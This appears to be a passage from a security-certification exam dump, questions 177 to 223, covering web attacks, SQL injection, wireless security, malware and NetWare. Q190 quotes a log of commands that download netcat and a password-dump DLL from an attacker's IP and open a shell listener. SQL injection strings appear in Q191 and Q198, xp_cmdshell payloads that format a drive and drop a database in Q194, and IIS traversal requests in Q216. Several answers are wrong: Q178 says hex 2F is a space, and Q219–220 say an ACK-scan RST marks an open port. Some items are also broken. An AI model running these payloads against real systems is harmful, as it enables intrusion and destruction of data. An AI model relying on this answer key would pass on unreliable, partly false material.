Explanation: Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the latest crawl, the cache is over-written on each subsequent crawl. Download the website is incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, C, archive.org

---

**QUESTION 177:**

You work as security technician at Certkiller .com. While doing web application testing, you might be required to look through multiple web pages online which can take a long time. Which of the processes listed below would be a more efficient way of doing this type of validation?

- A. Use mget to download all pages locally for further inspection.
- B. Use wget to download all pages locally for further inspection.
- C. Use get\* to download all pages locally for further inspection.
- D. Use get() to download all pages locally for further inspection.



Answer: B

Explanation:

Wget is a utility used for mirroring websites, get\* doesn't work, as for the actual FTP command to work there needs to be a space between get and \*(ie. get\*),get(); is just bogus, that's a C function that's written 100% wrong. mget is a command used from "within" ftp itself, ruling out

A. Which leaves B use wget, which is designed for mirroring and download files, especially web pages, if used with the -R option (ie. wget -R www.Certkiller.com) it could mirror a site, all expect protected portions of course. Note: GNU Wget is a free network utility to retrieve files from the World Wide Web using HTTP and FTP and can be used to make mirrors of archives and home pages thus enabling work in the background, after having logged off.

---

**QUESTION 178:**

```
000 00 00 BA 5E BA 11 00 A0 C9 B0 5E BD 08 00 45 00 ...^.....^...E.
010 05 DC 1D E4 40 00 7F 06 C2 6D 0A 00 00 02 0A 00 ....@....m.....
020 01 C9 00 50 07 75 05 D0 00 C0 04 AE 7D F5 50 10 ...P.u.....}.P.
030 70 79 8F 27 00 00 48 54 54 50 2F 31 2E 31 20 32 py.'..HTTP/1.1.2
040 30 30 20 4F 4B 0D 0A 56 69 61 3A 20 31 2E 30 20 00.OK..Via:.1.0.
050 53 54 52 49 44 45 52 0D 0A 50 72 6F 78 79 2D 43 STRIDER..Proxy-C
060 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D onnection:.Keep-
070 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E 74 2D 4C Alive..Content-L
080 65 6E 67 74 68 3A 20 32 39 36 37 34 0D 0A 43 6F ength:.29674..Co
090 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 ntent-Type:.text
0A0 2F 68 74 6D 6C 0D 0A 53 65 72 76 65 72 3A 20 4D /html..Server:.
0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 30 ..Microsoft
0C0 0D 0A 44 61 74 65 3A 20 53 75 6E 2C 20 32 35 20 ..Date:.Sun,.25.
0D0 4A 75 6C 20 31 39 39 39 20 32 31 3A 34 35 3A 35 Jul.1999.21:45:5
0E0 31 20 47 4D 54 0D 0A 41 63 63 65 70 74 2D 52 61 1.GMT..Accept-Ra
0F0 6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 4C 61 73 nges:.bytes..Las
100 74 2D 4D 6F 64 69 66 69 65 64 3A 20 4D 6F 6E 2C t-Modified:.Mon,
110 20 31 39 20 4A 75 6C 20 31 39 39 39 20 30 37 3A .19.Jul.1999.07:
120 33 39 3A 32 36 20 47 4D 54 0D 0A 45 54 61 67 3A 39:26.GMT..ETag:
130 20 22 30 38 62 37 38 64 33 62 39 64 31 62 65 31 ."08b78d3b9d1be1
140 3A 61 34 61 22 0D 0A 0D 0A 3C 74 69 74 6C 65 3E :a4a"....<title>
150 53 6E 69 66 66 69 6E 67 20 28 6E 65 74 77 6F 72 Sniffing.(networ
160 6B 20 77 69 72 65 74 61 70 2C 20 73 6E 69 66 66 66 k.wiretap,.sniff
170 65 72 29 20 46 41 51 3C 2F 74 69 74 6C 65 3E 0D er).FAQ</title>.
180 0A 0D 0A 3C 68 31 3E 53 6E 69 66 66 69 6E 67 20 ...<h1>Sniffing.
190 28 6E 65 74 77 6F 72 6B 20 77 69 72 65 74 61 70 (network.wiretap
1A0 2C 20 73 6E 69 66 66 65 72 29 20 46 41 51 3C 2F .,sniffer).FAQ</
1B0 68 31 3E 0D 0A 0D 0A 54 68 69 73 20 64 6F 63 75 h1>....This.docu
1C0 6D 65 6E 74 20 61 6E 73 77 65 72 73 20 71 75 65 ment.answers.que
```

1D0 73 74 69 6F 6E 73 20 61 62 6F 75 74 20 74 61 70 stions.about.tap  
1E0 70 69 6E 67 20 69 6E 74 6F 20 0D 0A 63 6F 6D 70 ping.into...comp  
1F0 75 74 65 72 20 6E 65 74 77 6F 72 6B 73 20 61 6E uter.networks.an

This packet was taken from a packet sniffer that monitors a Web server.

This packet was originally 1514 bytes long, but only the first 512 bytes are shown here. This is the standard hexdump representation of a network packet, before being decoded. A hexdump has three columns: the offset of each line, the hexadecimal data, and the ASCII equivalent. This packet contains a 14-byte Ethernet header, a 20-byte IP header, a 20-byte TCP header, an HTTP header ending in two line-feeds (0D 0A 0D 0A) and then the data. By examining the packet identify the name and version of the Web server?

- A. Apache 1.2
- B. IIS 4.0
- C. IIS 5.0
- D. Linux WServer 2.3

Answer: B

Explanation:

We see that the server is Microsoft, but the exam designer didn't want to make it easy for you. So what they did is blank out the IIS 4.0. The key is in line "0B0" as you see:

0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 30 ..Microsoft

49 is I, so we get II

53 is S, so we get IIS

2F is a space

34 is 4

2E is .

30 is 0

So we get IIS 4.0

The answer is B

If you don't remember the ASCII hex to Character, there are enough characters and numbers already converted. For example, line "050" has STRIDER which is 53 54 52 49 44 45 52 and gives you the conversion for the "I:" and "S" characters (which is "49" and "53").

---

### **QUESTION 179:**

This kind of attack will let you assume a users identity at a dynamically generated web page or site:

- A. SQL Injection
- B. Cross Site Scripting
- C. Session Hijacking
- D. Zone Transfer

Answer: B

Explanation: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy.

---

**QUESTION 180:**

\_\_\_\_\_ will let you assume a users identity at a dynamically generated web page or site.

- A. SQL attack
- B. Injection attack
- C. Cross site scripting
- D. The shell attack
- E. Winzapper

Answer: C

Explanation:

Cross site scripting is also referred to as XSS or CSS. You must know the user is online and you must scam that user into clicking on a link that you have sent in order for this hack attack to work.

---

**QUESTION 181:**

What is Form Scalpel used for?

- A. Dissecting HTML Forms
- B. Dissecting SQL Forms
- C. Analysis of Access Database Forms
- D. Troubleshooting Netscape Navigator
- E. Quatro Pro Analysis Tool

Answer: A

Explanation: Form Scalpel automatically extracts forms from a given web page and splits up all fields for editing and manipulation.

---

**QUESTION 182:**

Which of the following statements best describes the term Vulnerability?

- A. A weakness or error that can lead to compromise
- B. An agent that has the potential to take advantage of a weakness
- C. An action or event that might prejudice security
- D. The loss potential of a threat.

Answer: A

Explanation: Vulnerabilities are all weaknesses that can be exploited.

---

**QUESTION 183:**

Bob is a very security conscious computer user. He plans to test a site that is known to have malicious applets, code, and more. Bob always make use of a basic Web Browser to perform such testing.

Which of the following web browser can adequately fill this purpose?

- A. Internet Explorer
- B. Mozilla
- C. Lynx
- D. Tiger

Answer: C

Explanation: Lynx is a program used to browse the World Wide Web, which works on simple text terminals, rather than requiring a graphical computer display terminal.

---

**QUESTION 184:**

Clive has been hired to perform a Black-Box test by one of his clients.

How much information will Clive obtain from the client before commencing his test?

- A. IP Range, OS, and patches installed.
- B. Only the IP address range.
- C. Nothing but corporate name.
- D. All that is available from the client site.

Answer: C

Explanation: Penetration tests can be conducted in one of two ways: black-box (with

no prior knowledge the infrastructure to be tested) or white-box (with complete knowledge of the infrastructure to be tested). As you might expect, there are conflicting opinions about this choice and the value that either approach will bring to a project.

---

**QUESTION 185:**

Scanning for services is an easy job for Bob as there are so many tools available from the Internet. In order for him to check the vulnerability of Certkiller , he went through a few scanners that are currently available. Here are the scanners that he uses:

1. Axent's NetRecon (<http://www.axent.com>)
2. SARA, by Advanced Research Organization (<http://www-arc.com/sara>)
3. VLAD the Scanner, by Razor (<http://razor.bindview.com/tools/>)

However, there are many other alternative ways to make sure that the services that have been scanned will be more accurate and detailed for Bob.

What would be the best method to accurately identify the services running on a victim host?

- A. Using Cheops-ng to identify the devices of Certkiller .
- B. Using the manual method of telnet to each of the open ports of Certkiller .
- C. Using a vulnerability scanner to try to probe each port to verify or figure out which service is running for Certkiller .
- D. Using the default port and OS to make a best guess of what services are running on each port for Certkiller .

Answer: B

Explanation: By running a telnet connection to the open ports you will receive banners that tells you what service is answering on that specific port.

---

**QUESTION 186:**

Jim is having no luck performing a penetration test in Certkiller 's network. He is running the tests from home and has downloaded every security scanner that he could lay his hands on. Despite knowing the IP range of all the systems, and the exact network configuration, Jim is unable to get any useful results.

Why is Jim having these problems?

- A. Security scanners are not designed to do testing through a firewall.
- B. Security scanners cannot perform vulnerability linkage.
- C. Security scanners are only as smart as their database and cannot find unpublished vulnerabilities.
- D. All of the above.

Answer: D

Explanation: The Security scanners available online are often to "outdated" to perform a live pentest against a victim.

---

**QUESTION 187:**

You have just received an assignment for an assessment at a company site. Company's management is concerned about external threat and wants to take appropriate steps to insure security is in place. Anyway the management is also worried about possible threats coming from inside the site, specifically from employees belonging to different Departments. What kind of assessment will you be performing ?

- A. Black box testing
- B. Black hat testing
- C. Gray box testing
- D. Gray hat testing
- E. White box testing
- F. White hat testing

Answer: C

Internal Testing is also referred to as Gray-box testing.

---

**QUESTION 188:**

What does black box testing mean?

- A. You have full knowledge of the environment
- B. You have no knowledge of the environment
- C. You have partial knowledge of the environment

Answer: B

Explanation: Black box testing is conducted when you have no knowledge of the environment. It is more time consuming and expensive.

---

**QUESTION 189:**

Which of the following is the best way an attacker can passively learn about technologies used in an organization?

- A. By sending web bugs to key personnel

- B. By webcrawling the organization web site
- C. By searching regional newspapers and job databases for skill sets technology hires need to possess in the organization
- D. By performing a port scan on the organization's web site

Answer: C

Note: Sending web bugs, webcrawling their site and port scanning are considered "active" attacks, the question asks "passive"

---

**QUESTION 190:**

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The file Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini. He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below:

```
"cmd1.exe /c open 213.116.251.162 >ftpcom"  
"cmd1.exe /c echo johna2k >>ftpcom"  
"cmd1.exe /c echo haxedj00 >>ftpcom"  
"cmd1.exe /c echo get nc.exe >>ftpcom"  
"cmd1.exe /c echo get samdump.dll >>ftpcom"  
"cmd1.exe /c echo quit >>ftpcom"  
"cmd1.exe /c ftp -s:ftpcom"  
"cmd1.exe /c nc -l -p 6969 e-cmd1.exe"
```

What can you infer from the exploit given?

- A. It is a local exploit where the attacker logs in using username johna2k.
- B. There are two attackers on the system - johna2k and haxedj00.
- C. The attack is a remote exploit and the hacker downloads three files.
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port.

Answer: C

---

**QUESTION 191:**

Bank of Timbuktu was a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently, using which customers could access their account balances, transfer money between

accounts, pay bills and conduct online financial business using a Web browser. John Stevens was in charge of information security at Bank of Timbuktu. After one month in production, several customers complained about the Internet enabled banking application. Strangely, the account balances of many bank's customers has been changed! However, money hadn't been removed from the bank. Instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:

Attempted login of unknown user: John  
Attempted login of unknown user: sysaR  
Attempted login of unknown user: sencat  
Attempted login of unknown user: pete ";  
Attempted login of unknown user: ' or 1=1--  
Attempted login of unknown user: '; drop table logins--  
Login of user jason, sessionID= 0x75627578626F6F6B  
Login of user daniel, sessionID= 0x98627579539E13BE  
Login of user rebecca, sessionID= 0x90627579944CCB811  
Login of user mike, sessionID= 0x9062757935FB5C64  
Transfer Funds user jason  
Pay Bill user mike  
Logout of user mike  
What kind of attack did the Hacker attempt to carry out at the bank? (Choose the best answer)

- A. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
- B. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
- C. The Hacker attempted a brute force attack to guess login ID and password using password cracking tools.
- D. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.

Answer: A

Explanation: The following part:

Attempted login of unknown user: pete ";  
Attempted login of unknown user: ' or 1=1--  
Attempted login of unknown user: '; drop table logins--  
Clearly shows a hacker trying to perform a SQL injection by bypassing the login with the statement 1=1 and then dumping the logins table.

---

### **QUESTION 192:**

Bill is attempting a series of SQL queries in order to map out the tables within the



database that he is trying to exploit.

Choose the attack type from the choices given below.

- A. Database Fingerprinting
- B. Database Enumeration
- C. SQL Fingerprinting
- D. SQL Enumeration

Answer: A

Explanation: He is trying to create a view of the characteristics of the target database, he is taking it's fingerprints.

---

**QUESTION 193:**

Bob has been hired to do a web application security test. Bob notices that the site is dynamic and infers that they must be making use of a database at the application back end. Bob wants to validate whether SQL Injection would be possible. What is the first character that Bob should use to attempt breaking valid SQL requests?

- A. Semi Column
- B. Double Quote
- C. Single Quote
- D. Exclamation Mark


Answer: C

Explanation: In SQL single quotes are used around values in queries, by entering another single quote Bob tests if the application will submit a null value and probably returning an error.

---

**QUESTION 194:**

Exhibit:



You are conducting pen-test against a company's website using SQL Injection techniques. You enter "anything or 1=1-" in the username field of an authentication form. This is the output returned from the server.

What is the next step you should do?

A. Identify the user context of the web application by running:  
`http://www.example.com/order/include_rsa.asp?pressReleaseID=5`  
`AND`

`USER_NAME() = 'dbo'`

B. Identify the database and table name by running:

`http://www.example.com/order/include_rsa.asp?pressReleaseID=5`  
`AND`

`ascii(lower(substring((SELECT TOP 1 name FROM sysobjects`  
`WHERE`

`xtype='U'),1))) > 109`

C. Format the C: drive and delete the database by running:

`http://www.example.com/order/include_rsa.asp?pressReleaseID=5`  
`AND`

`xp_cmdshell 'format c: /q /yes '; drop database myDB; --`

D. Reboot the web server by running:

`http://www.example.com/order/include_rsa.asp?pressReleaseID=5`  
`AND xp_cmdshell 'iisreset -reboot'; --`

Answer: A

---

### **QUESTION 195:**

Your boss Certkiller is attempting to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database. What would you call such an attack?

- A. SQL Input attack
- B. SQL Piggybacking attack
- C. SQL Select attack
- D. SQL Injection attack

Answer: D

Explanation:

This technique is known as SQL injection attack

---

**QUESTION 196:**

Which of the following activities will not be considered passive footprinting?

- A. Scan the range of IP address found in the target DNS database
- B. Perform multiples queries using a search engine

Answer: A

Explanation: Scanning is not considered to be passive footprinting.

---

**QUESTION 197:**

When a malicious hacker identifies a target and wants to eventually compromise this target, what would be among the first steps that he would perform? (Choose the best answer)

- A. Cover his tracks by eradicating the log files and audit trails.
- B. Gain access to the remote computer in order to conceal the venue of attacks.
- C. Perform a reconnaissance of the remote target for identical of venue of attacks.
- D. Always begin with a scan in order to quickly identify venue of attacks.

Answer: C

Explanation: A hacker always starts with a preparatory phase (Reconnaissance) where he seeks to gather as much information as possible about the target of evaluation prior to launching an attack. The reconnaissance can be either passive or active (or both).

---

**QUESTION 198:**

Central Frost Bank was a medium-sized, regional financial institution in New York. The bank recently deployed a new Internet-accessible Web application. Using this

application, Central Frost's customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business through a Web browser. John Stevens was in charge of information security at Central Frost Bank. After one month in production, the Internet banking application was the subject of several customer complaints. Mysteriously, the account balances of many of Central Frost's customers had been changed! However, money hadn't been removed from the bank. Instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:

Attempted login of unknown user: johnm  
Attempted login of unknown user: susaR  
Attempted login of unknown user: sencat  
Attempted login of unknown user: pete ";  
Attempted login of unknown user: ' or 1=1--  
Attempted login of unknown user: '; drop table logins--  
Login of user jason, sessionID= 0x75627578626F6F6B  
Login of user daniel, sessionID= 0x98627579539E13BE  
Login of user rebecca, sessionID= 0x9062757944CCB811  
Login of user mike, sessionID= 0x9062757935FB5C64  
Transfer Funds user jason  
Pay Bill user mike  
Logout of user mike  
What type of attack did the Hacker attempt?

- A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
- B. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.
- C. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
- D. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.

Answer: C

Explanation:

The 1=1 or drop table logins are attempts at SQL injection.

---

**QUESTION 199:**

A particular database threat utilizes a SQL injection technique to penetrate a target system. How would an attacker use this technique to compromise a database?

- A. An attacker uses poorly designed input validation routines to create or alter SQL

commands to gain access to unintended data or execute commands of the database

B. An attacker submits user input that executes an operating system command to compromise a target system

C. An attacker gains control of system to flood the target system with requests, preventing legitimate users from gaining access

D. An attacker utilizes an incorrect configuration that leads to access with higher-than-expected privilege of the database

Answer: A

Explanation: Using the poorly designed input validation to alter or steal data from a database is a SQL injection attack.

---

**QUESTION 200:**

Sandra is conducting a penetration test for Certkiller .com. She known that Certkiller .com is using wireless networking for some of the offices in the building right down the street. Through social engineering she discovers that they are using 802.11g. Sandra knows that 802.11g uses the same 2.4GHz frequency range as 802.11b. Using NetStumbler and her 802.11b wireless NIC, Sandra drives over to the building to map the wireless networks. However, even though she repositions herself around the building several times, Sandra is not able to detect a single AP. What do you think is the reason behind this?

A. Netstumbler does not work against 802.11g.

B. You can only pick up 802.11g signals with 802.11a wireless cards.

C. The access points probably have WEP enabled so they cannot be detected.

D. The access points probably have disabled broadcasting of the SSID so they cannot be detected.

E. 802.11g uses OFDM while 802.11b uses DSSS so despite the same frequency and 802.11b card cannot see an 802.11g signal.

F. Sandra must be doing something wrong, as there is no reason for her to not see the signals.

Answer: A

---

**QUESTION 201:**

WEP is used on 802.11 networks, what was it designed for?

A. WEP is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what it usually expected of a wired LAN.

B.

WEP is designed to provide strong encryption to a wireless local area network (WLAN)

with a level of integrity and privacy adequate for sensible but unclassified information.  
C. WEP is designed to provide a wireless local area network (WLAN) with a level of availability and privacy comparable to what is usually expected of a wired LAN.  
D. WEP is designed to provide a wireless local area network (WLAN) with a level of privacy comparable to what is usually expected of a wired LAN.

Answer: A

Explanation: WEP was intended to provide comparable confidentiality to a traditional wired network (in particular it does not protect users of the network from each other), hence the name. Several serious weaknesses were identified by cryptanalysts - any WEP key can be cracked with readily available software in two minutes or less - and WEP was superseded by Wi-Fi Protected Access (WPA) in 2003, and then by the full IEEE 802.11i standard (also known as WPA2) in 2004.

---

**QUESTION 202:**

RC4 is known to be a good stream generator. RC4 is used within the WEP standard on wireless LAN. WEP is known to be insecure even if we are using a stream cipher that is known to be secured.

What is the most likely cause behind this?

- A. There are some flaws in the implementation.
- B. There is no key management.
- C. The IV range is too small.
- D. All of the above.
- E. None of the above.

Answer: D

Explanation: Because RC4 is a stream cipher, the same traffic key must never be used twice. The purpose of an IV, which is transmitted as plain text, is to prevent any repetition, but a 24-bit IV is not long enough to ensure this on a busy network. The way the IV was used also opened WEP to a related key attack. For a 24-bit IV, there is a 50% probability the same IV will repeat after 5000 packets. Many WEP systems require a key in hexadecimal format. Some users choose keys that spell words in the limited 0-9, A-F hex character set, for example C0DE C0DE C0DE C0DE. Such keys are often easily guessed.

---

**QUESTION 203:**

In an attempt to secure his wireless network, Bob implements a VPN to cover the wireless communications. Immediately after the implementation, users begin complaining about how slow the wireless network is. After benchmarking the network's speed, Bob discovers that throughput has dropped by almost half even

though the number of users has remained the same.

Why does this happen in the VPN over wireless implementation?

- A. The stronger encryption used by the VPN slows down the network.
- B. Using a VPN with wireless doubles the overhead on an access point for all direct client to access point communications.
- C. VPNs use larger packets than wireless networks normally do.
- D. Using a VPN on wireless automatically enables WEP, which causes additional overhead.

Answer: B

Explanation: By applying VPN the access point will have to recalculate all headers destined for client and from clients twice.

---

**QUESTION 204:**

In an attempt to secure his wireless network, Bob turns off broadcasting of the SSID. He concludes that since his access points require the client computer to have the proper SSID, it would prevent others from connecting to the wireless network. Unfortunately unauthorized users are still able to connect to the wireless network. Why do you think this is possible?

- A. Bob forgot to turn off DHCP.
- B. All access points are shipped with a default SSID.
- C. The SSID is still sent inside both client and AP packets.
- D. Bob's solution only works in ad-hoc mode.

Answer: B

Explanation: All access points are shipped with a default SSID unique to that manufacturer, for example 3com uses the default ssid comcomcom.

---

**QUESTION 205:**

In an attempt to secure his 802.11b wireless network, Ulf decides to use a strategic antenna positioning. He places the antenna for the access points near the center of the building. For those access points near the outer edge of the building he uses semi-directional antennas that face towards the building's center. There is a large parking lot and outlying field surrounding the building that extends out half a mile around the building. Ulf figures that with this and his placement of antennas, his wireless network will be safe from attack. Which of the following statements is true?

- A. With the 300 feet limit of a wireless signal, Ulf's network is safe.
- B. Wireless signals can be detected from miles away, Ulf's network is not safe.
- C. Ulf's network will be safe but only if he doesn't switch to 802.11a.
- D. Ulf's network will not be safe until he also enables WEP.

Answer: D

---

**QUESTION 206:**

Which of the following is NOT a reason 802.11 WEP encryption is vulnerable?

- A. There is no mutual authentication between wireless clients and access points
- B. Automated tools like AirSnort are available to discover WEP keys
- C. The standard does not provide for centralized key management
- D. The 24 bit Initialization Vector (IV) field is too small

Answer: C

Explanation: The lack of centralized key management in itself is not a reason that the WEP encryption is vulnerable, it is the people setting the user shared key that makes it insecure.

---

**QUESTION 207:**

Which of the following is true of the wireless Service Set ID (SSID)? (Select all that apply.)

- A. Identifies the wireless network
- B. Acts as a password for network access
- C. Should be left at the factory default setting
- D. Not broadcasting the SSID defeats NetStumbler and other wireless discovery tools

Answer: A, B

---

**QUESTION 208:**

Which of the following wireless technologies can be detected by NetStumbler? (Select all that apply)

- A. 802.11b
- B. 802.11e
- C. 802.11a
- D. 802.11g



E. 802.11

Answer: A, C, D

Explanation:

If you check the website, cards for all three (A, B, G) are supported.

See: <http://www.stumbler.net/>

---

**QUESTION 209:**

802.11b is considered a \_\_\_\_\_ protocol.

- A. Connectionless
- B. Secure
- C. Unsecure
- D. Token ring based
- E. Unreliable

Answer: C

Explanation: 802.11b is an insecure protocol. It has many weaknesses that can be used by a hacker.

---

**QUESTION 210:**

Virus Scrubbers and other malware detection program can only detect items that they are aware of. Which of the following tools would allow you to detect unauthorized changes or modifications of binary files on your system by unknown malware?

- A. System integrity verification tools
- B. Anti-Virus Software
- C. A properly configured gateway
- D. There is no way of finding out until a new updated signature file is released

Answer: A

Explanation: Programs like Tripwire aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

---

**QUESTION 211:**

What are the main drawbacks for anti-virus software?

- A. AV software is difficult to keep up to the current revisions.
- B. AV software can detect viruses but can take no action.
- C. AV software is signature driven so new wxploits are not detected.
- D. It's relatively easy for an attacker to change the anatomy of an attack to bypass AV systems
- E. AV software isn't available on all major operating systems platforms.
- F. AV software is very machine (hardware) dependent.

Answer: C

Explanation: Although there are functions like heuristic scanning and sandbox technology, the Antivirus program is still mainly depending of signature databases and can only find already known viruses.

---

**QUESTION 212:**

What is the best means of prevention against viruses?

- A. Assign read only permission to all files on your system.
- B. Remove any external devices such as floppy and USB connectors.
- C. Install a rootkit detection tool.
- D. Install and update anti-virus scanner.

Answer: D

Explanation: Although virus scanners only can find already known viruses this is still the best defense, together with users that are informed about risks with the internet.

---

**QUESTION 213:**

Melissa is a virus that attacks Microsoft Windows platforms.  
To which category does this virus belong?

- A. Polymorphic
- B. Boot Sector infector
- C. System
- D. Macro

Answer: D

Explanation: The Melissa macro virus propagates in the form of an email message containing an infected Word document as an attachment.

---

**QUESTION 214:**

The Slammer Worm exploits a stack-based overflow that occurs in a DLL implementing the Resolution Service.

Which of the following Database Server was targeted by the slammer worm?

- A. Oracle
- B. MSSQL
- C. MySQL
- D. Sybase
- E. DB2

Answer: B

Explanation: W32.Slammer is a memory resident worm that propagates via UDP Port 1434 and exploits a vulnerability in SQL Server 2000 systems and systems with MSDE 2000 that have not applied the patch released by Microsoft Security Bulletin MS02-039.

---

**QUESTION 215:**

Which of the following is one of the key features found in a worm but not seen in a virus?

- A. The payload is very small, usually below 800 bytes.
- B. It is self replicating without need for user intervention.
- C. It does not have the ability to propagate on its own.
- D. All of them cannot be detected by virus scanners.

Answer: B

Explanation: A worm is similar to a virus by its design, and is considered to be a sub-class of a virus. Worms spread from computer to computer, but unlike a virus, it has the capability to travel without any help from a person. A worm takes advantage of file or information transport features on your system, which allows it to travel unaided.

---

**QUESTION 216:**

You find the following entries in your web log. Each shows attempted access to

either root.exe or cmd.exe. What caused this?

GET /scripts/root.exe?/c+dir

GET /MSADC/root.exe?/c+dir

GET /c/winnt/system32/cmd.exe?/c+dir

GET /d/winnt/system32/cmd.exe?/c+dir

GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir

GET /\_vti\_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir

GET /\_mem\_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir

GET

/msadc/..%5c../..%5c../..%5c../xc1x1c../..xc1x1c../..xc1x1c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..xc1x1c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..xc0../winnt/system32/cmd.exe?/c+dir

GET /scripts/..xc0xaf../winnt/system32/cmd.exe?/c+dir

GET /scripts/..xc1x9c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir

- A. The Morris worm
- B. The PIF virus
- C. Trinoo
- D. Nimda
- E. Code Red
- F. Ping of Death

Answer: D

Explanation: The Nimda worm modifies all web content files it finds. As a result, any user browsing web content on the system, whether via the file system or via a web server, may download a copy of the worm. Some browsers may automatically execute the downloaded copy, thereby, infecting the browsing system. The high scanning rate of the Nimda worm may also cause bandwidth denial-of-service conditions on networks with infected machines and allow intruders the ability to execute arbitrary commands within the Local System security context on machines running the unpatched versions of IIS.

---

### **QUESTION 217:**

One of the better features of NetWare is the use of packet signature that includes cryptographic signatures. The packet signature mechanism has four levels from 0 to 3.

In the list below which of the choices represent the level that forces NetWare to sign all packets?

- A. 0 (zero)
- B. 1
- C. 2
- D. 3

Answer: D

Explanation:

0 Server does not sign packets (regardless of the client level).

1 Server signs packets if the client is capable of signing (client level is 2 or higher).

2 Server signs packets if the client is capable of signing (client level is 1 or higher).

3 Server signs packets and requires all clients to sign packets or logging in will fail.

---

**QUESTION 218:**

Which is the Novell Netware Packet signature level used to sign all packets ?

- A. 0
- B. 1
- C. 2
- D. 3

Answer: D

Explanation:

Level 0 is no signature, Level 3 is communication using signature only.

---

**QUESTION 219:**

If you receive a RST packet while doing an ACK scan, it indicates that the port is open.(True/False.

- A. True
- B. False

Answer: A

Explanation: When an ACK is sent to an open port, a RST is returned.

---

**QUESTION 220:**

If you perform a port scan with a TCP ACK packet, what should an OPEN port return?

- A. RST
- B. No Reply
- C. SYN/ACK
- D. FIN

Answer: A  
Open ports return RST to an ACK scan.

---

**QUESTION 221:**

Pandora is used to attack \_\_\_\_\_ network operating systems.

- A. Windows
- B. UNIX
- C. Linux
- D. Netware
- E. MAC OS

Answer: D

Explanation: While there are not lots of tools available to attack Netware, Pandora is one that can be used.

---

**QUESTION 222:**

What is the name of the software tool used to crack a single account on Netware Servers using a dictionary attack?

- A. NPWCrack
- B. NWPCrack
- C. NovCrack
- D. CrackNov
- E. GetCrack

Answer: B

Explanation: NWPCrack is the software tool used to crack single accounts on Netware servers.

---

**QUESTION 223:**

Windumpis the windows port of the famous TCPCrump packet sniffer available on a

variety of platforms. In order to use this tool on the Windows platform you must install a packet capture library.

What is the name of this library?

- A. NTPCAP
- B. LibPCAP
- C. WinPCAP
- D. PCAP

Answer: C

Explanation:

WinPcap is the industry-standard tool for link-layer network access in Windows environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

---

**QUESTION 224:**

